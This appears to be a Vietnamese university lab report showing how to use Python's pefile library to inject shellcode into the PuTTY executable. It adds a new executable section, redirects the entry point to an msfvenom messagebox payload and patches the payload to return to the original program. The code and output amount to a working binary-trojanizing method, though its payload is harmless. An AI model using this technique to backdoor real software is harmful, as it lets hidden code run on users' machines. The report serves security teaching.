BÁO CÁO BÀI TẬP

Sử dụng thư viện PEfile để chèn code vào chương trình thực thi


GVHD: Thầy Phạm Văn Hậu

Sinh viên thực hiện

18520633 – Lê Đăng Dũng

18520585 – Phạm Trần Tiến Đạt

Kiến thức chung về PE file



- Về cơ bản, một file thực thi gồm hai phần lớn là Header Section và Section.
  - **Header Section** chứa các thông tin cơ bản về Section như thông tin về địa chỉ, thông tin các dòng lệnh, thông tin về độ lớn của các dữ liệu, các biến.
  - **Section** chứa code thực thi.
- **Header Section** là một phần trong file thực thi và có độ dài là 40 bytes được lưu theo dạng:

```
class SECTION_HEADER(Structure):
    _fields_ = [
        ("Name",                BYTE * 8),
        ("VirtualSize",         DWORD),
        ("VirtualAddress",      DWORD),
        ("SizeOfRawData",       DWORD),
        ("PointerToRawData",    DWORD),
        ("PointerToRelocations", DWORD),
        ("PointerToLinenumbers", DWORD),
        ("NumberOfRelocations", WORD),
        ("NumberOfLinenumbers", WORD),
        ("Characteristics",     DWORD)
    ]
```

Trong đó, ta chỉ quan tâm các trường:

- Name chứa tên với phần bộ nhớ đệm là các bytes rỗng nếu kích thước của tên section đó không bằng 8 bytes.
- VirtualSize chứa kích thước của file thực thi khi được nạp vào bộ nhớ của section
- VirtualAddress chứa địa chỉ ảo, địa chỉ tạm thời lúc được nạp vào bộ nhớ của section
- SizeOfRawData chứa kích thước trên đĩa của file thực thi của section
- PointerToRawData chứa các địa chỉ tới dữ liệu phụ của section.
- Characteristics chứa các flag sẽ mô tả các đặc điểm khác của section như section này có được thực thi và đọc hay không.

Để lưu các section trên đĩa hoặc nạp vào trong bộ nhớ để thực thi, thì ta cần chú ý hai yếu tố là vùng nhớ trên bộ nhớ tạm và vùng nhớ để lưu trên đĩa. Vùng nhớ trên đĩa sẽ do hệ điều hành quy định còn vùng nhớ trên bộ nhớ tạm khi file thực thi sẽ được quy định dựa vào **section header,** vì thế ta cần tính được độ lớn của vùng nhớ cần được cấp để nạp các section của file thực thi. Ở đây nó được quy định ở các trường:

- SectionAligment quy định độ lớn vùng nhớ dành cho section trong bộ nhớ tạm
- FileAligment quy định độ lớn vùng nhớ dành cho file pe trên đĩa

Ví dụ, khi ta tạo ra một section mới có dữ liệu cần cấp là 524 bytes, rõ ràng nó lớn hơn 512 bytes là kích thước mặc định mà hệ điều hành sẽ cấp nên ta cần cấp cho nó 1024 bytes và quy định lại trong section header để hệ điều hành biết.

Tiến hành

- Tạo section mới trên vùng SECTION:

```
name            = ".axc"
virtual_size    = 0x1000          # 4096 bytes
raw_size        = 0x1000          # 4096 bytes
characteristics = 0xE0000020      # READ | WRITE | EXECUTE | CODE
```

- Đối với các trường VirtualAddress và PointerToRawData ta sẽ phải đảm bảo rằng hai trường này sẽ không bị ghi đè lên các trường tiếp theo, do đó ta cần tính size của hai trường này để nó nằm đúng vị trí trong bộ nhớ tạm và bộ nhớ trên đĩa:

```
import pefile

exe_path = "putty.exe" # sử dụng putty phiên bản 0.62
pe = pefile.PE(exe_path) # đọc file PE
number_of_section = pe.FILE_HEADER.NumberOfSections # lấy số lượng Section nhỏ
last_section = number_of_section - 1 # lấy section cuối

virtual_offset = pe.sections[last_section].VirtualAddress +
pe.sections[last_section].Misc_VirtualSize # tính offset mới cho section trong bộ nhớ
tạm
```

```
raw_offset = pe.sections[last_section].PointerToRawData +
pe.sections[last_section].SizeOfRawData # tính offset mới cho các section liên quan
```

- Tiếp theo, ta cần tính bộ nhớ cần cấp cho hai trường này:

```
def align(val_to_align, alignment):
    return ((val_to_align + alignment - 1) / alignment) * alignment

raw_size = align(0x1000, pe.OPTIONAL_HEADER.FileAlignment)
virtual_size = align(0x1000, pe.OPTIONAL_HEADER.SectionAlignment)
raw_offset = align((pe.sections[last_section].PointerToRawData +
                    pe.sections[last_section].SizeOfRawData),
                   pe.OPTIONAL_HEADER.FileAlignment)

virtual_offset = align((pe.sections[last_section].VirtualAddress +
                        pe.sections[last_section].Misc_VirtualSize),
                       pe.OPTIONAL_HEADER.SectionAlignment)
```

- Thêm section mới:

```
new_section_offset = (pe.sections[number_of_section - 1].get_file_offset() + 40)
```

- Bây giờ ta cần chỉnh các thông tin trong section mới này, các thuộc tính như đã nói ở phần kiến thức:

```
    # CODE | EXECUTE | READ | WRITE
    characteristics = 0xE0000020
    # Section name must be equal to 8 bytes
    name = ".axc" + (4 * '\x00')

    # Set the name
    pe.set_bytes_at_offset(new_section_offset, name)
    # Set the virtual size
    pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
    # Set the virtual offset
    pe.set_dword_at_offset(new_section_offset + 12, virtual_offset)
    # Set the raw size
    pe.set_dword_at_offset(new_section_offset + 16, raw_size)
    # Set the raw offset
    pe.set_dword_at_offset(new_section_offset + 20, raw_offset)
    # Set the following fields to zero
    pe.set_bytes_at_offset(new_section_offset + 24, (12 * '\x00'))
    # Set the characteristics
    pe.set_dword_at_offset(new_section_offset + 36, characteristics)
```

- Mặt khác, khi ta tạo ra section mới, thì thông tin trong Section Header sẽ bị sai, do đó ta cần chỉnh lại:

```
    # Edit the value in the File and Optional headers
    pe.FILE_HEADER.NumberOfSections += 1
    pe.OPTIONAL_HEADER.SizeOfImage = virtual_size + virtual_offset
    pe.write(exe_path)
```

- Tạo thêm section mới thì size của file thực thi ở trên đĩa sẽ khác, do đó ta cũng cần chỉnh thông số này:

```
# Resize the executable
    # Note: Thêm một số padding để không bị lỗi ghi đè.
    fd = open(exe_path, 'a+b')
    map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
    map.resize(original_size + 0x2000)
    map.close()
    fd.close()
```

- Tiếp theo, do chương trình lúc khởi động sẽ trỏ thanh ghi PC vào AddressOfEntryPoint của chương trình đó và chạy nên ta cần đổi giá trị này để file thực thi chạy câu lệnh của chúng ta trước.

```
new_ep = pe.sections[last_section].VirtualAddress
oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint

print "[*] Original EntryPoint = 0x%08x" % oep
print "[*] New EntryPoint = 0x%08x" % new_ep

# Edit the EP to point to the shellcode
pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep
# Write to a new executable
pe.write("putty_edited.exe")
```

- Bây giờ ta sẽ tạo và thêm shellcode vào và lưu trong section này:

```
root@kali:~/Desktop# msfvenom -p windows/messagebox TEXT="Chao thay Pham Van Hau, nhom tui em gom co Le Dang Dung, Pham Tran Tie
n Dat" TITLE="He thong" ICON=INFORMATION EXITFUNC=process -f py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 343 bytes
Final size of py file: 1680 bytes
buf =  b""
buf += b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
buf += b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
buf += b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
buf += b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
buf += b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
buf += b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
buf += b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
buf += b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
buf += b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
buf += b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
buf += b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
buf += b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
buf += b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
buf += b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
buf += b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
buf += b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x58\x20\x20\x20\x68"
buf += b"\x68\x6f\x6e\x67\x68\x48\x65\x20\x74\x31\xdb\x88\x5c"
buf += b"\x24\x08\x89\xe3\x68\x44\x61\x74\x58\x68\x69\x65\x6e"
buf += b"\x20\x68\x61\x6e\x20\x54\x68\x6d\x20\x54\x72\x68\x20"
buf += b"\x50\x68\x61\x68\x75\x6e\x67\x2c\x68\x6e\x67\x20\x44"
buf += b"\x68\x65\x20\x44\x61\x68\x63\x6f\x20\x4c\x68\x67\x6f"
buf += b"\x6d\x20\x68\x20\x65\x6d\x20\x68\x20\x74\x75\x69\x68"
buf += b"\x6e\x68\x6f\x6d\x68\x61\x75\x2c\x20\x68\x61\x6e\x20"
buf += b"\x48\x68\x61\x6d\x20\x56\x68\x79\x20\x50\x68\x68\x20"
buf += b"\x74\x68\x61\x68\x43\x68\x61\x6f\x31\xc9\x88\x4c\x24"
buf += b"\x4b\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff\xd0\x31"
buf += b"\xc0\x50\xff\x55\x08"
```

- Sử dụng công cụ chuyển đổi Shellcode tại https://defuse.ca/online-x86-assembler.htm ta dịch shellcode này sang mã máy và thấy các câu lệnh cuối của shellcode này như sau \x31\xc0\x50\xff\x55\x08:

```
110:    31 c0                   xor    eax,eax
112:    50                      push   eax
113:    ff 55 08                call   DWORD PTR [ebp+0x8]
```

- Các câu lệnh này thực hiện việc return process và gọi lệnh ExitProcess(), do đó ta cần chỉnh các câu lệnh này thành một đoạn mã khác, sao cho khi thực thi xong shellcode của ta nạp vào, chương trình vẫn tiếp tục chạy mà không bị crash hoặc exit. Do đó, ta sẽ thay hàm exit process này bằng cách gọi hàm trở về AddressOfEntryPoint ban đầu, và chương trình sẽ thực thi bình thường.

```
# Thay thế hàm ExitProcess() bằng câu lệnh trỏ về hàm main của chương trình
# B8 F0504500    MOV EAX, 0x4550f0
# FFD0           CALL EAX
```

- Shellcode mới sẽ thay thế \x31\xc0\x50\xff\x55\x08 thành \xB8\xF0\x50\x45\x00\xFF\xD0:

Assembly

Raw Hex (zero bytes in bold):

B8F05045**00**FFD0

String Literal:

"\xB8\xF0\x50\x45\x00\xFF\xD0"

Array Literal:

{ 0xB8, 0xF0, 0x50, 0x45, 0x00, 0xFF, 0xD0 }

Disassembly:

```
0:  b8 f0 50 45 00          mov    eax,0x4550f0
5:  ff d0                   call   eax
```

- Tại sao lại là 0x4550f0 mà không phải là vị trí khác, là tại vì lúc ta thêm shellcode vào nó address sẽ được tính bằng AddressOfEntrypoint là 0x550f0 cộng với

Image base có sẵn có độ lớn là 0x400000 sẽ được nếu ta không cộng vào, chương trình sẽ bị crash và không thể chạy tiếp được.

- Tính OriginalAddressOfEntryPoint:

```
originalEntryPoint = (pe.OPTIONAL_HEADER.AddressOfEntryPoint) # = 0x550f0
```

- Bước cuối cùng ta sẽ tiến hành write ra một file putty mới:


```
# Write the shellcode into the new section
pe.set_bytes_at_offset(raw_offset, shellcode)
pe.write(exe_path)
```

Thực nghiệm:


- Sử dụng python chạy code:

```
PS C:\Users\ledun\OneDrive\Máy tính\PEfile\Inject-Portable-Executable-File-With-Python-and-PEFile-Library> python .\injectPe.py
[*] STEP 0x01 - Resize the Executable
        [+] Original Size = 531368
        [+] New Size = 539560 bytes

[*] STEP 0x02 - Add the New Section Header
        [+] Section Name = b'.axc\x00\x00\x00\x00'
        [+] Virtual Size = 0x1000
        [+] Virtual Offset = 0x84000
        [+] Raw Size = 0x1000
        [+] Raw Offset = 0x80000
        [+] Characteristics = 0xe0000020

[*] STEP 0x03 - Modify the Main Headers
        [+] Number of Sections = 5
        [+] Size of Image = 544768 bytes
        [+] New Entry Point = 0x84000
        [+] Original Entry Point = 0x550f0

[*] STEP 0x04 - Inject the Shellcode in the New Section
        [+] Shellcode wrote in the new section
```

- Kết quả:



- Khi nhấn OK, chương trình tiếp tục thực thi bình thường:


PuTTY Configuration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Serial
Basic options for your PuTTY session
Specify the destination you want to connect to
Host Name (or IP address)
Port
22
Connection type:
Raw
Telnet
Rlogin
SSH
Serial
Load, save or delete a stored session
Saved Sessions
Default Settings
Load
Save
Delete
Close window on exit:
Always
Never
Only on clean exit
About
Open
Cancel

HẾT.